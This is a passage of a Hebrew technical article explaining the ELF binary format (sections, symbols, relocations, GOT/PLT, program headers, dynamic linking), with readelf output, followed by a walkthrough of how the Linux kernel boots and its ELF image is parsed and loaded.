- **e_phoff** - מתחילת הקובץ בו מתחילים ה-`offset` של ה-`Program headers`
- **e_shoff** - ה-`offset` מתחילת הקובץ שבו מתחיל ה-`Section table`.
- **e_ehsize** - גודל ה-`Elf header`, כרגע 64 בתים.
- **e_phentsize** - הגודל של `Program header` יחיד, כרגע 56 בתים.
- **e_phnum** - מספר ה-`Program headers` בקובץ.
- **e_shentsize** - גודל של `Section header`, בסטנדרט 64 בתים.
- **e_shnum** - מספר ה-`Section headers` בקובץ.
- **e_shstrndx** - האינדקס למקטע שמכיל את טבלת המחרוזות, `String Table` של הקובץ. כפי שנראה מפתחי פורמט ELF מצאו דרך יצירתית לשמור את שמות המקטעים בקובץ.

מפה נעשה קפיצה ל-`Section Header Table`. העניין הוא שאחרי שנהיה בקיאים בנושא המקטעים, נוכל להתפנות לתיאור ה-`Program headers` שקשורים לטעינת הזכרון של התהליך.

Sections

אם נסתכל בפורמט בתחילת המאמר נראה כי ה-`sections` מהווים את בשר הקובץ ולא סתם כך. אם אתם שואלים, הייתי מגדיר מקטע בהקשר הזה כיחידת מידע בעלת משמעות מיוחדת. נעשה:

```
readelf -S magic
```



(נראה את המקטעים הרלוונטים ביותר למאמר):

[0]	NULL	0000000000000000	00000000
	0000000000000000	0000000000000000	0 0 0
[1]	.interp	PROGBITS	0000000000400238 00000238
	0000000000000001c	0000000000000000	A 0 0 1
[2]	.note.ABI-tag	NOTE	0000000000400254 00000254
	00000000000000020	0000000000000000	A 0 0 4
[3]	.note.gnu.build-i	NOTE	0000000000400274 00000274
	00000000000000024	0000000000000000	A 0 0 4
[5]	.dynsym	DYNSYM	00000000004002d8 000002d8
	00000000000000150	0000000000000018	A 6 1 8
[6]	.dynstr	STRTAB	0000000000400428 00000428
	00000000000000c8	0000000000000000	A 0 0 1
[9]	.rela.dyn	RELA	0000000000400530 00000530
	00000000000000030	0000000000000018	A 5 0 8
[10]	.rela.plt	RELA	0000000000400560 00000560
	00000000000000060	0000000000000018	AI 5 12 8
[11]	.init	PROGBITS	00000000004005c0 000005c0
	0000000000000001a	0000000000000000	AX 0 0 4
[12]	.plt	PROGBITS	00000000004005e0 000005e0
	00000000000000050	0000000000000010	AX 0 0 16
[13]	.text	PROGBITS	0000000000400630 00000630
	000000000000001b2	0000000000000000	AX 0 0 16
[22]	.got	PROGBITS	0000000000600ff8 00000ff8
	00000000000000008	0000000000000008	WA 0 0 8
[23]	.got.plt	PROGBITS	0000000000601000 00001000
	00000000000000038	0000000000000008	WA 0 0 8
[24]	.data	PROGBITS	0000000000601038 00001038
	00000000000000010	0000000000000000	WA 0 0 8
[25]	.bss	NOBITS	0000000000601048 00001048
	00000000000000008	0000000000000000	WA 0 0 8
[27]	.shstrtab	STRTAB	0000000000000000 00001075
	00000000000000108	0000000000000000	0 0 1
[28]	.symtab	SYMTAB	0000000000000000 00001180
	00000000000000648	0000000000000018	29 45 8
[29]	.strtab	STRTAB	0000000000000000 000017c8
	00000000000000248	0000000000000000	0 0 1

במבט קל אכן אפשר לזהות מקטעים די מוכרים כמו .text, .bss, .data. אני מניח שאתם מכירים אותם. בהמשך המאמר ניגע גם באותם כל אלו המסתוריים. כאמור כל כזה מיוצג על ידי Section header, שמופיעים בסוף הקובץ ומוגדרים כך:

```
typedef struct elf64_shdr {
Elf64_Word sh_name; /* Section name, index in string tbl */
Elf64_Word sh_type; /* Type of section */
Elf64_Xword sh_flags; /* Miscellaneous section attributes */
Elf64_Addr sh_addr; /* Section virtual addr at execution */
Elf64_Off sh_offset; /* Section file offset */
Elf64_Xword sh_size; /* Size of section in bytes */
Elf64_Word sh_link; /* Index of another section */
Elf64_Word sh_info; /* Additional section information */
Elf64_Xword sh_addralign; /* Section alignment */
}
```

ELF - Executable Linkable Format

www.DigitalWhisper.co.il

```
Elf64_Xword sh_entsize; /* Entry size if section holds table */
} Elf64_Shdr;
```

תיאור השדות הרלוונטיים:

- **sh_name** - לפני שנסביר את משמעות שדה זה, נכיר את ה-String Table, טבלת המחרוזות. בעצם זהו מקטע שלם (בדיוק כמו text, data) בעל מבנה דומה לזה שמופיע למטה:

.	'\0'	p	r	e	t	n	i	.	'\0'
t	-	l	B	A	.	e	t	o	n
g	.	e	t	o	n	.	'\0'	g	a

(Table continues...)

היא מתחילה בתו 0, ומכילה מחרוזות שזוהי בתורה גם מסתיימת ב-0. תפקידה בעיקרון לספק מידע רלוונטי שניתן יהיה להדפסה. כפי שניתן לראות בדוגמה, מופיעים שמות המקטעים, ושם טבלת המחרוזות הוא shstrtab. חשוב לציין שיכולות להיות עוד String Tables, שמציינות לא את שמות המקטעים, אלא למשל שמות של Symbols כפי שנראה בהמשך.

ובחזרה ל-sh_name, תפקידו הוא לספק אינדקס לתוך אותה טבלת מחרוזות בה מופיע השם של אותו מקטע במקרה זה. לדוגמה ב-Elf64_Shdr השני שמתאר את interp. שעליו נדבר בהמשך (ה-Elf64_Shdr הראשון הוא תמיד NULL), ערכו הוא 1, ובמקרה של Elf64_Shdr השלישי, ערך ה-sh_name הוא 9.

- **sh_type** - סוג המקטע. נציין כמה אופייניים:
 - **NULL** - באופן default ה-Elf64_Shdr הראשון הוא תמיד ריק.
 - **PROGBITS** - משמעותו היא שהמקטע מכיל מידע שאמור להיות "מעובד" למשל פקודות מכונה.
 - **NOBITS** - מסמל כי המקטע לא מכיל מידע בקובץ, אבל הוא מוקצה בזכרון. הדוגמה הכי טובה שאני יכול לחשוב עליה הוא מקטע ה-bss.
 - **STRTAB** - אני מניח שזוהי טבלת המחרוזות, לא?
 - **REL/RELA** - נראה בהמשך.
 - **NOTE** - מטרתו של מקטע זה היא לספק מידע אודות פרטים שונים כמו Build ID. בעזרת readelf magic -n נראה:

```
Displaying notes found at file offset 0x00000274 with length 0x00000024:
Owner          Data size      Description
GNU            0x00000014    NT_GNU_BUILD_ID (unique build ID bitstring)
Build ID: 45e4eb5bd57c4208bab432529504cd0fcdeb677c
```

- **SYMTAB** - נראה עוד רגע!

מקטעים נבחרים

בתת חלק זה נעסוק במקטעים ספציפיים ובעלי חשיבות רבה.

Symbol Table

בואו נעשה סיור מוחין קטן לפני שנביא את ההגדרה למושג זה. במצב תאורטי אי שם, יש לי תכנית שעלתה לזכרון, אוקי, מה הלאה? ככל הנראה התכנית תרצה לקרוא לפונקציות, משתנים ומקומות שונים בזכרון. אבל כיצד היא תדע על קיומם? איך התכנית במקרה שלנו תדע שיש כזה משתנה 'myvar' ולא תחשוב שזה משתנה לא מוגדר (כמובן באופן תאורטי...)?

ובכן, אני מנחש שעליכם על זה כבר, אז כן, התכנית צריכה איזשהי רשימת מכולת שתכיל אזכור לגבי כל אותם פונקציות, משתנים ודברים אחרים, רבים וטובים או בקיצור Symbols. לאותה רשימה קוראים Symbol Table. טבלה זו בעצם תופסת מקטע שלם שמוקדש רק לה, כלומר מקטע שהוא פשוט אוסף של Elf64_Sym. ראוי לציין שיש כמה סוגי טבלאות כאלו. נתאר את symtab. נעשה readelf -s magic ונראה את symtab:

49:	00000000004007e4	0	FUNC	GLOBAL	DEFAULT	14	_fini
50:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	printf@GLIBC_2.2.5
51:	0000000000601048	4	OBJECT	GLOBAL	DEFAULT	25	myvar
52:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_
53:	0000000000601038	0	NOTYPE	GLOBAL	DEFAULT	24	__data_start
60:	0000000000601048	0	NOTYPE	GLOBAL	DEFAULT	25	__bss_start
61:	0000000000400726	72	FUNC	GLOBAL	DEFAULT	13	main
62:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_Jv_RegisterClasses
63:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	get_magic

ה-Elf64_Sym מוגדר כך:

```
typedef struct elf64_sym {
    Elf64_Word st_name; /* Symbol name, index in string tbl */
    unsigned char st_info; /* Type and binding attributes */
    unsigned char st_other; /* No defined meaning, 0 */
    Elf64_Half st_shndx; /* Associated section index */
    Elf64_Addr st_value; /* Value of the symbol */
    Elf64_Xword st_size; /* Associated symbol size */
} Elf64_Sym;
```

תיאור השדות:

- **st_name** - ה offset לתוך המקטע של טבלת המחרוזות (שימו לב זוהי אינה אותה טבלה כמו של Section Table). למקטע זה קוראים בתור ברירת מחדל strtab. ואם נסתכל במקטעים המצויינים למעלה, מספרו הוא 29.
- **st_info** - נסתכל בהערה המצויינת. מה שאפשר להבין זה ששדה זה כביכול מורה על שני סוגי מידע נפרדים, Binding ו Type. נשאלת השאלה איך ערך אחד יכול להורות על שני ערכים שונים?



התשובה לכך נעוצה בכך שמחלקים את אותו שדה, לשני חלקים נפרדים: 4 ביטים מציינים את ה Type וה- 4 האחרים מציינים את ה-Bind.

אם נסתכל בדוקומנטציה נראה את ה-macros הבאים:

```
#define ELF64_ST_BIND(i)      ((i) >> 4)
#define ELF64_ST_TYPE(i)     ((i) & 0xF)
#define ELF64_ST_INFO(b, t)  (((b) << 4) + ((t) & 0xF))
```

ניקח בתור דוגמה את השני: הוא מקבל משתנה i (הכוונה info, יותר נכון st_info), מבצע את מה שמבצע ומתקבל מספר. אותו מספר מתאים לאחד מאלו:

```
/* Symbol types */
#define STT_NOTYPE      0 /* No type specified */
#define STT_OBJECT     1 /* Data object */
#define STT_FUNC       2 /* Function entry point */
#define STT_SECTION    3 /* Symbol is associated with a section */
...
```

אני מנחש שה-readelf יעשה איזשהו:

```
switch (ELF64_ST_TYPE(symbol_table[i]->st_info)) {
case STT_NOTYPE:... break;
case STT_OBJECT:... break;
...
}
```

וכך ידפיס את מה שהוא הדפיס למעלה.

מן הסתם הוא הדבר תקף ל-ELF64_ST_BIND. קל גם לראות ש-ELF64_ST_INFO מבצע את הפעולה ההפוכה על type ו-binding.

בתמונה נראה כמצופה ש-myvar הוא OBJECT ו-magic הוא FUNC.

st_other - פחות או יותר מתקבל מאותו עקרון כמו השדה הקודם רק פה macro הוא:

```
#define ELF64_ST_VISIBILITY(o) ((o) & 0x3)
```

לפי השם של ה-macro ופלט של readelf די ברור מה תפקידו של שדה זה.

Relocations - רלוקציות

גם פה נתחיל מדוגמה די פשוטה. לפני שהתכנית שלנו, magic עולה לזכרון, בניגוד למשתנים ופונקציות פנימיות שמוגדרים ב-file.c, המשתנים והפונקציות שנמצאים ב-mylib ובספריות חיצוניות אינם נמצאים נמצאים בו. מה שהולך בפועל הוא שהסביבה אמורה איכשהו לקשר בין מה שנמצא ב-mylib ל-magic בזמן טעינה, כדי שבסוף אותם משתנים ופונקציות ימצאו במרחב הזכרון ולכן אמור להיות אזכור שלהם ב-magic. באופן כללי אפשר להגיד רלוקציה היא קישור בין האזכור הסימבולי של דבר כלשהו לבין הגדרתו מחדש. ב-Elf הם מוגדרים כך:

ELF - Executable Linkable Format

www.DigitalWhisper.co.il

```
typedef struct elf64_rel {
Elf64_Addr r_offset; /* Location at which to apply the action */
Elf64_Xword r_info; /* index and type of relocation */
} Elf64_Rel;
```

```
typedef struct elf64_rela {
Elf64_Addr r_offset; /* Location at which to apply the action */
Elf64_Xword r_info; /* index and type of relocation */
Elf64_Sxword r_addend; /* Constant addend used to compute value */
} Elf64_Rela;
```

נעשה `:readelf -r magic`

```
Relocation section '.rela.dyn' at offset 0x530 contains 2 entries:
  Offset          Info             Type           Sym. Value      Sym. Name + Addend
000000600ff8     000400000006    R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000601048     000d00000005    R_X86_64_COPY     0000000000601048 myvar + 0

Relocation section '.rela.plt' at offset 0x560 contains 4 entries:
  Offset          Info             Type           Sym. Value      Sym. Name + Addend
000000601018     000200000007    R_X86_64_JUMP_SLO 0000000000000000 printf + 0
000000601020     000300000007    R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main + 0
000000601028     000400000007    R_X86_64_JUMP_SLO 0000000000000000 __gmon_start__ + 0
000000601030     000600000007    R_X86_64_JUMP_SLO 0000000000000000 get_magic + 0
```

כצפוי `myvar`, `get_magic` ו-`printf` וכו' שאינם מוגדרים ישירות ב-`magic`, אלא בספריות חיצוניות, ועל כן גם הם משתתפים בתהליך הרלוקציה.

תיאור השדות:

- **r_offset** - באופן כללי ניתן להסתפק שזה הכתובת בה תתבצע הרלוקציה. בתור דוגמה פשוטה ביותר, אם נעשה ב-`gdb` בזמן ריצה `0x601048/d x` יודפס ערכו של `myvar` שהוא כאמור 123789.
- **r_info** - בדומה ל-`sh_info`, גם שדה זה מורכב משני שדות. האחד מהם הוא `type` שמורה על סוג הרלוקציה, במקרה של `myvar` זה `R_X86_64_COPY`, כלומר בצורה "פשוטה" ערכו של משתנה זה מועתק. השני הוא האינדקס ל-`Symbol Table`, שמכילה מידע על אותו `Symbol`, ובין היתר את ה-`offset` ל-`String Table` ומשם אפשר להדפיס את השם של הרלוקציה. ההפרדה נעשית כך:

```
#define ELF64_R_SYM(i)          ((i) >> 32)
#define ELF64_R_TYPE(i)        ((i) & 0xffffffff)
```

- **r_addend** - נמצא רק ב-`Elf_Rela` ותפקידו בעיקר לשמש כאיזשהו קבוע שמוסיפים ל-`offset`. כל זאת הייחיה סקירה קצרה בנושא רלוקציות, יש מגוון רחב של נושאים וביניהם חישוב רלוקציות וכתובות שכבר קשורים לסוג ארכיטקטורה. מי שרוצה בהחלט מוזמן לקרוא על זאת ולהעשיר את הידע שלו.

GOT - Global Offset Table

זהו מקטע בהחלט מעניין. בעקרונו של דבר הוא שומר את הכתובות וה-offsets של ה-Symbols שאי אפשר לחשב את מיקומם בזמן הלינקוג'. ה-GOT בהחלט רלוונטי לרוב לכל הקשור לפונקציות וכו בספריות חיצוניות וכפי שנראה ה-PLT משתמש בו לשם קפיצה לתוך מימושן. נבהיר יותר על המושג בחלק הבא, ה-PLT.

PLT - Procedure Linkage Table

נחשוב על זאת, איך יתבצע הקישור בין פונקציות חיצוניות לתכנית שלנו? כיצד, למשל התכנית שלנו תקפוץ מהקריאה ל-printf למימוש שלה בספריה החיצונית?

אז כן, התשובה נעוצה בצורך של קיום של איזשהו תווך מקשר בין הקריאה למימוש. לאותו תווך מן הסתם קוראים ה-PLT. מה שקורה בפועל הוא שכאשר נעשה printf, לא תהיה קפיצה ישירה למימוש של אותה פונקציה בספריה החיצונית, אלא תחילה מעבר ל-printf@plt כפי שניתן לראות בתרשים, ומשם כפי בעזרת הכתובות בתוך ה-GOT, תהיה קפיצה לתוך הספריה עצמה שנטענת בזמן ריצה. נציג את plt.:

```
Disassembly of section .plt:
0000000004005e0 <printf@plt-0x10>:
4005e0: ff 35 22 0a 20 00    push  QWORD PTR [rip+0x200a22]    # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
4005e6: ff 25 24 0a 20 00    jmp   QWORD PTR [rip+0x200a24]    # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
4005ec: 0f 1f 40 00          nop   DWORD PTR [rax+0x0]

0000000004005f0 <printf@plt>:
4005f0: ff 25 22 0a 20 00    jmp   QWORD PTR [rip+0x200a22]    # 601018 <_GLOBAL_OFFSET_TABLE_+0x18>
4005f6: 68 00 00 00 00 00    push  0x0
4005fb: e9 e0 ff ff ff      jmp   4005e0 <_init+0x20>

000000000400600 <__libc_start_main@plt>:
400600: ff 25 1a 0a 20 00    jmp   QWORD PTR [rip+0x200a1a]    # 601020 <_GLOBAL_OFFSET_TABLE_+0x20>
400606: 68 01 00 00 00 00    push  0x1
40060b: e9 d0 ff ff ff      jmp   4005e0 <_init+0x20>

000000000400610 <__gmon_start__@plt>:
400610: ff 25 12 0a 20 00    jmp   QWORD PTR [rip+0x200a12]    # 601028 <_GLOBAL_OFFSET_TABLE_+0x28>
400616: 68 02 00 00 00 00    push  0x2
40061b: e9 c0 ff ff ff      jmp   4005e0 <_init+0x20>

000000000400620 <get_magic@plt>:
400620: ff 25 0a 0a 20 00    jmp   QWORD PTR [rip+0x200a0a]    # 601030 <_GLOBAL_OFFSET_TABLE_+0x30>
400626: 68 03 00 00 00 00    push  0x3
40062b: e9 b0 ff ff ff      jmp   4005e0 <_init+0x20>
```

כעת אחרי שהכרנו את רוב המקטעים הרלוונטים, אפשר לעבור ולדון לגבי טעינת התהליך לזכרון.



Program headers

ELF משתמש ב-program headers שנקראים על ידי ה-loader של המערכת, וזאת כדי לציין כיצד התכנית אמורה להטען לזכרון הוירטואלי, מהם גבולותיו ואיזה מידע יהיה בו. הם מוגדרים כך:

```

typedef struct elf64_phdr {
Elf64_Word p_type;
Elf64_Word p_flags;
Elf64_Off p_offset; /* Segment file offset */
Elf64_Addr p_vaddr; /* Segment virtual address */
Elf64_Addr p_paddr; /* Segment physical address */
Elf64_Xword p_filesz; /* Segment size in file */
Elf64_Xword p_memsz; /* Segment size in memory */
Elf64_Xword p_align; /* Segment alignment, file & memory */
} Elf64_Phdr;

```

נעשה `readelf -l magic`:

```

ELF file type is EXEC (Executable file)
Entry point 0x400630
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
   FileSiz      MemSiz              Flags             Align
PHDR              0x0000000000000040 0x0000000000400040 0x0000000000400040
                   0x00000000000001f8 0x00000000000001f8  R E               8
INTERP            0x0000000000000238 0x0000000000400238 0x0000000000400238
                   0x000000000000001c 0x000000000000001c  R                 1
  [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD              0x0000000000000000 0x0000000000400000 0x0000000000400000
                   0x0000000000000954 0x0000000000000954  R E             200000

```

תיאור השדות:

- **p_type** - סוג הסגמנט בזכרון. כמה אפשרויות ששווה לדון בהן:
 - **PT_NULL** - מסמן כי הסגמנט לא בשימוש.
 - **PT_LOAD** - סגמנטים שאמורים להיות ממופים לזכרון לפני שהתכנית אמורה לרוץ.
 - **PT_DYNAMIC** - מציין כי הסגמנט מכיל מידע עבור ה-dynamic linker.
 - **PT_INTERP** - מציין כי הסגמנט מכיל את ה-path של ה-`interpreter`. בצילום נראה כי זהו ה-`lib64/ld-linux-x86-64.so.2` / ובחזרה לאחורה נבחין גם כי זהו התוכן של מקטע ה-`interp`. שהאינדקס שלו הוא 1. גודל הסגמנט הוא 0x1C וזהו אורך המחרוזת של ה-path ועוד תהי'0'.
 - מה הוא אותו `interpreter`? קודם כל נשלול את האפשרות שזה ה-`interpreter`, מפרש של שפות תכנות שאנחנו רגילים לשמוע עליו. אז בעקרונו של דבר, הכוונה פה היא בעצם לתכנית שיוצרת את ה-image הראשוני של התהליך. בנוסף תפקידו הוא למפות את הזכרון הנדרש לתהליך (למשל באיזו כתובת בדיוק יופיע מקטע ה-text וכו) וכמו כן לטעון בין היתר כל מה שקשור לספריות חיצוניות.
 - **PT_NOTE** - הסגמנט מכיל מידע נוסף שקשור כפי שראינו מקודם.

ELF - Executable Linkable Format

www.DigitalWhisper.co.il



- **p_flags** - איזשהו bitmask שמציין את סוגי ההרשאות שיש לסגמנט. ההרשאות יכולות להיות קריאה, כתיבה והרצה.
- **p_offset** - ה-offset/מיקום מתחילת הקובץ של תחילת המידע על הסגמנט.
- **p_vaddr** - מספק לנו את הכתובת הוירטואלית הראשונה שאליה ממופה הסגמנט בזמן הרצת התהליך.
- **p_filesz** - גודל הסגמנט בקובץ.
- **p_memsz** - מציין את גודל הסגמנט בזכרון בזמן הרצה.
- **p_align** - מספק את ה-alignment של הסגמנט בזכרון. בהגדרה פשוטה, ואולי קצת לא מדויקת, אם למשל הalign הוא 8, אז תחילת המידע, משתנים, זכרון וכו יופיעו בכתובות זכרון שהן כפולות של 8.

Dynamic Linking

קבצי ELF יכולים להיות להטען כ-Dynamic Linking ועל כן אמור גם לזאת להיות אזכור בפורמט. במקטע ששמו dynamic. ניתן למצוא אוסף של Elf64_Dyn שמוגדרים כך:

```
typedef struct {
    Elf64_Sxword d_tag; /* entry tag value */
    union {
        Elf64_Xword d_val;
        Elf64_Addr d_ptr;
    } d_un;
} Elf64_Dyn;
```

בעזרת readelf -d magic נראה:

```
Dynamic section at offset 0xe18 contains 25 entries:
Tag          Type              Name/Value
0x0000000000000001 (NEEDED)      Shared library: [./mylib.so]
0x0000000000000001 (NEEDED)      Shared library: [libc.so.6]
0x000000000000000c (INIT)          0x4005c0
```

נתאר בקצרה את השדות:

- **d_tag** - בפשטות, שדה זה מציין כיצד לפרש את הunion שבא בהמשך. כמה אפשרויות ששוה לדון בהן:
- **DT_NEEDED** - מסמל לרוב שיש צורך ב-shared object וכפי שניתן לראות בתמונה מדובר ב-mylib.so וב-libc שזוהי הספרייה הסטנדרטית של C. בתור ברירת מחדל יש להתייחס ל-d_val.
- **DT_INIT** - יש להתייחס ל-d_ptr ובו מצוין הכתובת של פונקציית האתחול.
- **DT_FINI** - כמו DT_INIT רק בהקשר של פונקציית הסיום.

נתייחס אל כל משתנה ב-union בנפרד:

- **d_val** - ערך שאפשר לפרשו בכמה דרכים.
- **d_ptr** - כתובת וירטואלית בזכרון.



Linux Kernel Rise - Real World Scenario

אוקי, כעת כשאנו מצוידים במספיק ידע ואנרגיות, אפשר להביא דוגמא מחיי היום יום. כפי שצינו מקודם, הקרנל של לינוקס הוא אכן גם קובץ ELF, רק קצת מיוחד. לפני שבאמת נכנס לתוך הפרטים המדויקים, כדאי שנציג את תהליך boot בקצרה (אמנם ננסה להתמקד בפרטים תכנים, אך לא בפירוט רב למשל עד כדי ציון כתובות פרה-היסטוריות כמו 0xFFFFFFF0, 0x7C00) כדי לספק רקע מתאים.

אז מה היה בהתחלה?

יש לי מחשב "מכובה" (לידע כללי זה חלקית נכון, למשל יש את השעון החומרתי RTC - Real Time Clock שפועל כל עת, גם כשמחשב מכובה). בהנחה שמישהו לחץ על כפתור power, מועבר איזשהו איתות ל-CPU, דרך יציאה כלשהי. איתות זה גורם ל-CPU לבצע כמה פעולות, כשבסופו של דבר מורץ איזשהו firmware, או בעברית קושחה. אותו firmware מוכר לנו יותר כ-BIOS או UEFI. לצורך פשטות נמקד את התיאור לתהליך של ה-BIOS. לאחר בדיקות, הגדרות, למשל אצל ה-BIOS, בדיקת ה-POST, נבחר איזשהו bootable device, וממנו נקרא ה-MBR - Master Boot Record, שהוא הסקטור הראשון של אותו device (ה-UEFI בניגוד ל-BIOS יכול להשתמש ב-GUID GPT במקום ה-MBR, אך לא נתאר אותו פה).

עד פה אפשר להגיד שהחלק של עליית המחשב היה די כללי. מפה והלאה נכנסים מונחים שונים הקשורים לעולם הלינוקס.

ובחזרה, מבלי להתעמק במבנה ה-MBR, נציין שיש בו איזשהו boot code הנקרא boot.img, טבלת מחיצות, ולבסוף signature שערכו 0xAA55 שמורה ל-BIOS שזהו אכן bootable device. בגלל שאותו boot.img מוגבל מבחינת הגודל שלו (440 bytes), תפקידו, שעל פי השפה המקצועית מכונה Stage 1, הוא בין היתר הוא לבחור מחיצה מה-partition table, ולהעביר את השליטה למה שמכונה Stage 2 (יש מעבר על Stage 1.5, אבל הוא פחות רלוונטי פה). Stage 2 הוא מה שאנו מכירים בתור ה-GRUB, והוא אחראי על מרבית העבודה.

ה-GRUB בתורו, בורר מיקום מסויים בהארד דיסק, או ליתר דיוק מה שמכונה תיקיית ה-boot/. מה שקורה בפועל הוא ש-GRUB מתייעץ בקובץ קונפיגורציה (יותר נכון מפרסר אותו), בשם ./boot/grub/grub.cfg.

אותו קובץ קונפיגורציה בעצם מהווה את התפריט של כל מערכות ההפעלה הקיימות על המחשב. נראה את חלקו הרלוונטי לנו:

```
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint=hd0,msdos1 --hint-baremetal=ahci0,msdos1 77d0453a-
else
  search --no-floppy --fs-uuid --set=root 77d0453a-
fi
linux /boot/vmlinuz-4.2.0-16-generic root=UUID=3e39df2-ro quiet splash $vt_handoff
initrd /boot/initrd.img-4.2.0-16-generic
```

נשים לב לדברים הבאים:

- **vmlinuz-x.y.z** - אז בהחלט אנחנו מתקרבים לקרנל שלנו. מי שעוסק בדיבוג ובניית קרנלים, יודע שאחרי תהליך הקומפילציה של הקרנל של לינוקס יוצרו כמה קבצים. אחד מהם הוא ה-vmlinux שהוא קובץ הרצה, ELF המקורי של הקרנל (יש לשים לב שאי אפשר להריץ אותו ישירות. הכוונה הייתה שיש לו פורמט ELF). זהו הקרנל שאנו רגילים לשמוע עליו בתור האחראי לניהול תהליכים, scheduling זכרון והרשימה רק הולכת וגדלה. השני הוא ה-bzImage שהוא מכיל את הקרנל, vmlinux רק מכווץ ועוד כמה דברים. באופן כללי, ברגע שעושים make install בתוך ה-source code, ה-bzImage יועבר לתיקיית /boot, תחת השם vmlinuz-x.y.z. "באופן מפתיע", ה-vmlinuz הוא בעל פורמט PE. נראה זאת:

```
root@unknown:/boot# od -A d -t x1 vmlinuz-4.2.0-16-generic | grep '4d 5a'
00000000 4d 5a ea 07 00 c0 07 8c c8 8e d8 8e c0 8e d0 31
```

כאמור ה-magic number פה הוא MZ. אז מה הולך פה? תפקידו של אותו bzImage, הוא לעשות את כל הדברים שנחוצים לשם טעינת הקרנל, vmlinux. מלמד הקרנל המכווץ, אפשר למצוא בו קוד headers שאחראים בעיקר להכנת הסביבה (למשל מעבר בין modes שונים), ולטעינת הקרנל בשביל לעשות לו decompress.

שיטת הכיווץ הנפוצה ביותר של הקרנל היא gzip. נבדוק אותה בעצמנו:

```
root@unknown:/boot# od -A d -t x1 vmlinuz-4.2.0-16-generic | grep '1f 8b 08 00'
0018864 ac fe ff ff 1f 8b 08 00 00 00 00 00 02 03 ec fd
```

אם נסתכל בדוקומנטציה של [gzip](#) נראה שאכן 1f 8b הם ה-magic number של gzip header וה-08 00 מציינים את אלגוריתם. הכיווץ שהוא DEFLATE ואת סוג המידע.

- **initrd.img-x.y.z** - לא נתעמק בפרטי הפרטים פה, אבל נציין שתפקידו של initrd הוא לאפשר בין היתר טעינה של מערכת קבצים זמנית של הקרנל ומודולים נוספים כדי להקל על תהליך ה-boot.



לאחר מכן מוצג התפריט הידוע של GRUB ובו המשתמש מתבקש לבחור מערכת הפעלה שברצונו לטעון. בהנחה שהמשתמש שלנו בחר מערכת לינוקס, ה-GRUB, מאתר את ה-vmlinuz-x.y.z של אותה מערכת (הקובץ קונפיגורציה של GRUB כאמור מספק מיקום של כל קרנל. ניתן לראות זאת על ידי מליות כמו hdX, כאשר X מסמל את מספר המחיצה ו-hd מסמל hard drive, למי שתהה).

לאחר השתלשלות מעניינת של אירועים, שכוללים בין היתר מיפוי של הזכרון לחלקים מתאימים, אנו מוצאים את עצמנו "יחסית" בתוך הקרנל, או מה שנקרא בתוך הקובץ arch/x86/boot/header.S, שזוהי נקודת ההתחלה שלנו.

בהמשך אנחנו מגיעים ל-arch/x86/boot/compressed/misc.c ופה מתחילה ההתעסקות האמיתית עם ELF, בפונקציה decompress_kernel:

```
asmlinkage __visible void *decompress_kernel(void *rmode, memptr heap,
      unsigned char *input_data,
      unsigned long input_len,
      unsigned char *output,
      unsigned long output_len,
      unsigned long run_size)
{
    . . .
    if (real_mode->screen_info.orig_video_mode == 7) {
        vidmem = (char *) 0xb0000;
        vidport = 0x3b4;
    } else {
        vidmem = (char *) 0xb8000;
        vidport = 0x3d4;
    }
    . . .
    debug_putstr("\nDecompressing Linux... ");
    decompress(input_data, input_len, NULL, NULL, output, NULL, error);
    parse_elf(output);
    /*
     * 32-bit always performs relocations. 64-bit relocations are only
     * needed if KASLR has chosen a different load address.
     */
    if (!IS_ENABLED(CONFIG_X86_64) || output != output_orig)
        handle_relocations(output, output_len);
    debug_putstr("done.\nBooting the kernel.\n");
}
```

בואו נעבור על הפונקציה:

בתחילתה יש אתחול של המשתנה vidmem. תפקידו הוא לאפשר פלט על המסך (I/O memory). בשלב זה נצטרך לכתוב הודעות למסך שמיוצג על ידי מערך של בתים. כצפוי יש הודעת דיבאג של "Decompressing Linux".

לאחר מכן קריאה ל-decompress ששמה מרמז על תכליתה. פונקציה זו תלויה שיטת כיווץ וכפי שניתן לראות היא ממומשת במקום אחר.



באותו קובץ misc.c נראה:

```
...
#ifdef CONFIG_KERNEL_GZIP
#include "../../../../../lib/decompress_inflate.c"
#endif

#ifdef CONFIG_KERNEL_BZIP2
#include "../../../../../lib/decompress_bunzip2.c"
#endif

#ifdef CONFIG_KERNEL_LZMA
#include "../../../../../lib/decompress_unlzma.c"
#endif
...
```

כעת יש קריאה לפונקציה parse_elf שמצויה באותו קובץ ומוגדרת כך:

```
static void parse_elf(void *output)
{
#ifdef CONFIG_X86_64
Elf64_Ehdr ehdr;
Elf64_Phdr *phdrs, *phdr;
#else
Elf32_Ehdr ehdr;
Elf32_Phdr *phdrs, *phdr;
#endif
void *dest;
int i;

memcpy(&ehdr, output, sizeof(ehdr));
if (ehdr.e_ident[EI_MAG0] != ELFMAG0 || // '0x7F'
    ehdr.e_ident[EI_MAG1] != ELFMAG1 || // 'E'
    ehdr.e_ident[EI_MAG2] != ELFMAG2 || // 'L'
    ehdr.e_ident[EI_MAG3] != ELFMAG3) { // 'F'
    error("Kernel is not a valid ELF file");
    return;
}
debug_putstr("Parsing ELF... ");

phdrs = malloc(sizeof(*phdrs) * ehdr.e_phnum);
if (!phdrs)
    error("Failed to allocate space for phdrs");

memcpy(phdrs, output + ehdr.e_phoff, sizeof(*phdrs) * ehdr.e_phnum);

for (i = 0; i < ehdr.e_phnum; i++) {
    phdr = &phdrs[i];
    switch (phdr->p_type) {
    case PT_LOAD:
#ifdef CONFIG_RELOCATABLE
        dest = output;
        dest += (phdr->p_paddr - LOAD_PHYSICAL_ADDR);
#else
        dest = (void *) (phdr->p_paddr);
#endif
        memcpy(dest,
               output + phdr->p_offset,
               phdr->p_filesz);
        break;
    default: /* Ignore other PT_* */ break;
    }
}
free(phdrs);
}
```

ELF - Executable Linkable Format

www.DigitalWhisper.co.il



